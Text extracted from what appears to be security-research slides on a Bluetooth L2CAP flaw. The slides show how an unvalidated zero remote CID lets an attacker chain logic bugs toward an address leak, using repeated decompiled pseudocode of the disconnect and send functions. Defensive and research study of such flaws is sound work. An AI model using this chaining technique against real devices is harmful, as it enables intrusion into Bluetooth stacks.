


Bluetooth :: L2CAP :: Zero CID




Bluetooth :: L2CAP :: Result

- Attacker **controls** the **remote CID** assigned to the internal object
- Bluetooth specification says:
 - *The **null identifier** (0x0000) shall never be used as a dst endpoint*
- No validation when assigning a remote CID in Conn Response
- Minor logic bug that looks **harmless**




Exploit :: Logic bugs chaining

Bluetooth :: Exploit :: Address Leak :: Chaining



Bluetooth :: Exploit :: Address Leak :: Chaining



Bluetooth :: Exploit :: Address Leak :: Chaining

```
__int64 L2CAP_DisconnectRequest(L2CAP_DynamicChannel *ch)
{
    if ( (ch->flags & L2_FLAGS_CONN_RSP_TX) != 0 ) {
        if ( !ch->remoteCid ) {
            ret = 1LL;
            goto out;
        }
        if ( !v7 ) {
            if (ch->state != L2_STATE_CREATE_RSP ) {
                ...
                ret = L2CAP_ProcessDiscReq(ch);
                goto out;
            }
        }
    }
out:
    return ret;
}
```

```
__int64 L2CAP_SendPacket(uint16_t cid, BtPacket *pkt)
{
    ...
    chan = L2CAP_GetDynamicChannel(cid);
    if ( chan->state == L2_STATE_OPEN )
    {
        v7 = L2CAP_Send(chan, pkt, chan->remoteCid);
        ...
        return v7;
    }
    return 1;
}
```

```
__int64 L2CAP_ProcessDiscReq(L2CAP_DynamicChannel *ch)
{
    ch->state = L2_STATE_DISCONNECTING;
}
```

Bluetooth :: Exploit :: Address Leak :: Chaining

Get here from the
RFCOMM control
channel processing

```
__int64 L2CAP_DisconnectRequest(L2CAP_DynamicChannel *ch)
{
    if ( (ch->flags & L2_FLAGS_CONN_RSP_TX) != 0 )
    {
        if ( !ch->remoteCid ) {
            ret = 1LL;
            goto out;
        }
    }
    if ( !v7 ) {
        if (ch->state != L2_STATE_CREATE_RSP ) {
            ...
            ret = L2CAP_ProcessDiscReq(ch);
            goto out;
        }
    }
}
out:
return ret;
}
```

```
__int64 L2CAP_SendPacket(uint16_t cid, BtPacket *pkt)
{
    chan = L2CAP_GetDynamicChannel(cid);
    if ( chan->state == L2_STATE_OPEN )
    {
        v7 = L2CAP_Send(chan, pkt, chan->remoteCid);
        ...
        return v7;
    }
    return 1;
}
```

```
__int64 L2CAP_ProcessDiscReq(L2CAP_DynamicChannel *ch)
{
    ch->state = L2_STATE_DISCONNECTING;
}
```

Bluetooth :: Exploit :: Address Leak :: Chaining


```
__int64 L2CAP_DisconnectRequest(L2CAP_DynamicChannel *ch)
{
    if ( (ch->flags & L2_FLAGS_CONN_RSP) )
    {
        if ( !ch->remoteCid ) {
            ret = 1LL;
            goto out;
        }
    }
    if ( !v7 ) {
        if (ch->state != L2_STATE_CREATE_RSP ) {
            ...
            ret = L2CAP_ProcessDiscReq(ch);
            goto out;
        }
    }
}
out:
return ret;
}
```

Vuln: CID is controlled
from L2CAP logic bug


```
__int64 L2CAP_SendPacket(uint16_t cid, BtPacket *pkt)
{
    ...
    chan = L2CAP_GetDynamicChannel(cid);
    if ( chan->state == L2_STATE_OPEN )
    {
        v7 = L2CAP_Send(chan, pkt, chan->remoteCid);
        ...
        return v7;
    }
    return 1;
}
```

```
__int64 L2CAP_ProcessDiscReq(L2CAP_DynamicChannel *ch)
{
    ch->state = L2_STATE_DISCONNECTING;
}
```


Bluetooth :: Exploit :: Address Leak :: Chaining




Bluetooth :: Exploit :: Address Leak :: Chaining




Bluetooth :: Exploit :: Address Leak :: Chaining



